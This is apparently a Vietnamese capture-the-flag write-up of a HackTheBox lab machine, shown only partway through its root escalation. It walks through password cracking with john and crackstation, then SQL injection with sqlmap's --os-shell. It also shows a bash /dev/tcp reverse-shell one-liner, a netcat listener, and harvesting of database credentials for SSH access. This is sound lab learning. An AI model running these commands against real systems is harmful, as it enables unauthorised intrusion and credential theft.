
john -wordlist=/usr/share/wordlists/rockyou.txt hashes

Dùng lệnh **john --show hashes** cho ta thấy mật khẩu đã bị bẻ khóa.




Mật khẩu là: **741852963**

Thử giải nén bằng mật khẩu vừa tìm được:




Đáp án cho Task4: **zip2john**

Kiểm tra đáp án:



Task5:




Các bước thực hiện:


Dựa vào source code ta vừa tìm được, dùng lệnh **cat index.php| grep "pass"** để tìm thông tin về password:

Ta tìm được mật khẩu của user **admin** nhưng đang mã hóa ở dạng MD5:
2cb42f8734ea607eefed3b70af13bbd3


Ta dùng https://crackstation.net/ để tìm giải mã password:



Ta tìm được mật khẩu của user **admin** là **qwerty789**
Kiểm tra đáp án:



Task6:




Các bước thực hiện:


Ta dùng lệnh **sqlmap --help** để tìm lệnh:

```
Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-shell          Prompt for an interactive operating system shell
  --os-pwn            Prompt for an OOB shell, Meterpreter or VNC
```

Đáp án : **--os-shell**
Kiểm tra đáp án:




Task7:




Các bước thực hiện:

Ta vào dịch vụ web của máy mục tiêu thông qua browser:




Dùng tài khoản **admin** ta tìm được ở task trước để đăng nhập:
User: **admin**
Pass: **qwerty789**

Sau khi đăng nhập thành công:



Ta thấy được đây là một catalogue được kết nối với database có thêm thanh tìm kiếm. Ta sử dụng kĩ thuật sql injection để thực hiện xâm nhập, dùng công cụ **sqlmap** để thực hiện tìm kiếm lỗ hổng:

Đầu tiên ta cần cookie của phiên đăng nhập hiện tại:



Sau đó thực hiện lệnh:

sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query' --cookie="PHPSESSID=al0oa2f0n74vsdi23m6dfec2pl"

```
┌──(semloh4869㉿kali)-[~/hackthebox/Vaccine]
└─$ sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query' --cookie="PHPSESSID=al0oa2f0n74vsdi23m6dfec2pl"

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:48:36 /2024-10-23/

[23:48:36] [INFO] testing connection to the target URL
[23:48:37] [INFO] testing if the target URL content is stable
[23:48:38] [INFO] target URL content is stable
[23:48:38] [INFO] testing if GET parameter 'search' is dynamic
[23:48:39] [WARNING] GET parameter 'search' does not appear to be dynamic
[23:48:40] [INFO] heuristic (basic) test shows that GET parameter 'search' might be injectable (possible DBMS: 'PostgreSQL')
[23:48:41] [INFO] testing for SQL injection on GET parameter 'search'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n]

[23:48:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:48:52] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:48:54] [INFO] testing 'Generic inline queries'
[23:48:55] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[23:49:01] [INFO] GET parameter 'search' appears to be 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)' injectable
[23:49:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:49:01] [INFO] GET parameter 'search' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[23:49:01] [INFO] testing 'PostgreSQL inline queries'
[23:49:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:49:02] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[23:49:18] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[23:49:18] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:49:30] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[23:49:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] 
```

Kết quả trả về cho ta thấy lỗ hổng tìm thấy ở phần **search**. Ta đã xác nhận được việc máy mục tiêu có thể thực hiện tấn công sql injection. Lúc này ta sẽ dùng **sqlmap** một lần nữa với tùy chọn **--os-shell** để ta có thể nạp lệnh.

```
[23:57:34] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[23:57:40] [INFO] fingerprinting the back-end DBMS operating system
[23:57:44] [INFO] the back-end DBMS operating system is Linux
[23:57:46] [INFO] testing if current user is DBA
[23:57:49] [INFO] retrieved: '1'
[23:57:50] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[23:57:50] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> 
```

Ta đã có được shell, để đảm bảo tính ổn định ta sử dụng payload sau:


bash -c "bash -i >& /dev/tcp/{your_IP}/443 0>&1"

```
[00:05:58] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
No output
os-shell> bash -c "bash -i >& /dev/tcp/10.10.16.42/443 0>&1"
do you want to retrieve the command standard output? [Y/n/a]

[00:06:50] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
```

Ta tạo netcat listener ở port 443:


```
┌──(semloh4869㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for semloh4869:
listening on [any] 443 ...
connect to [10.10.16.42] from (UNKNOWN) [10.129.95.174] 53402
bash: cannot set terminal process group (3844): Inappropriate ioctl for device
bash: no job control in this shell
```

Lúc này ta đã xâm nhập thành công:



Dùng lệnh sau để làm cho shell tăng tính tương tác:
python3 -c 'import pty;pty.spawn("/bin/bash")'

Dùng lệnh find ~ user.txt để tìm user flag:



User flag: **ec9b13ca4d6229cd5cc1e09980965bf7**

Tiếp theo chúng ta cần phải leo lên quyền **root** trong hệ thống:

Ta thấy cần password để kiểm tra quyền của sudo.
Vì đây là hệ thống sử dụng cả PHP và SQL nên ta sẽ vào /var/www/html để tìm thông tin đăng

nhập:

```
postgres@vaccine:/var/lib/postgresql/11/main$ ls
ls
base            pg_multixact  pg_stat      PG_VERSION    postmaster.pid
global          pg_notify     pg_stat_tmp  pg_wal
pg_commit_ts    pg_replslot   pg_subtrans  pg_xact
pg_dynshmem     pg_serial     pg_tblspc    postgresql.auto.conf
pg_logical      pg_snapshots  pg_twophase  postmaster.opts
postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/www/html
cd /var/www/html
postgres@vaccine:/var/www/html$ ls
ls
bg.png          dashboard.js  index.php    style.css
dashboard.css   dashboard.php  license.txt
postgres@vaccine:/var/www/html$ cat * | grep "pass"
cat * | grep "pass"
Binary file (standard input) matches
postgres@vaccine:/var/www/html$ ls -al
ls -al
total 392
drwxr-xr-x 2 root root   4096 Jul 23  2021 .
drwxr-xr-x 3 root root   4096 Jul 23  2021 ..
-rw-rw-r-- 1 root root 362847 Feb  3  2020 bg.png
-rw-r--r-- 1 root root   4723 Feb  3  2020 dashboard.css
-rw-r--r-- 1 root root     50 Jan 30  2020 dashboard.js
-rw-r--r-- 1 root root   2313 Feb  4  2020 dashboard.php
-rw-r--r-- 1 root root   2594 Feb  3  2020 index.php
-rw-r--r-- 1 root root   1100 Jan 30  2020 license.txt
-rw-r--r-- 1 root root   3274 Feb  3  2020 style.css
```

Ta tìm được thông tin đăng nhập trong file dashboard.php:

```
postgres@vaccine:/var/www/html$ cat *.php | grep "pass"
cat *.php | grep "pass"
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
  if(isset($_POST['username']) && isset($_POST['password'])) {
```

Ta tìm được tài khoản:

user=postgres

password=P@s5w0rd!

Việc sử dụng shell sau một khoản thời gian sẽ bị ngắt kết nối nên ta sẽ thực hiện khai thác thông qua SSH bằng tài khoản tìm được:


```
┌──(semloh4869㉿kali)-[~]
└─$ ssh postgres@10.129.95.174
The authenticity of host '10.129.95.174 (10.129.95.174)' can't be established.
ED25519 key fingerprint is SHA256:4qLpMBLGtEbuHObR8YU15AGlIlpd0dsdiGh/pkeZYFo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.95.174' (ED25519) to the list of known hosts.
postgres@10.129.95.174's password:
Permission denied, please try again.
postgres@10.129.95.174's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 24 Oct 2024 07:46:19 AM UTC

  System load:  0.12              Processes:             182
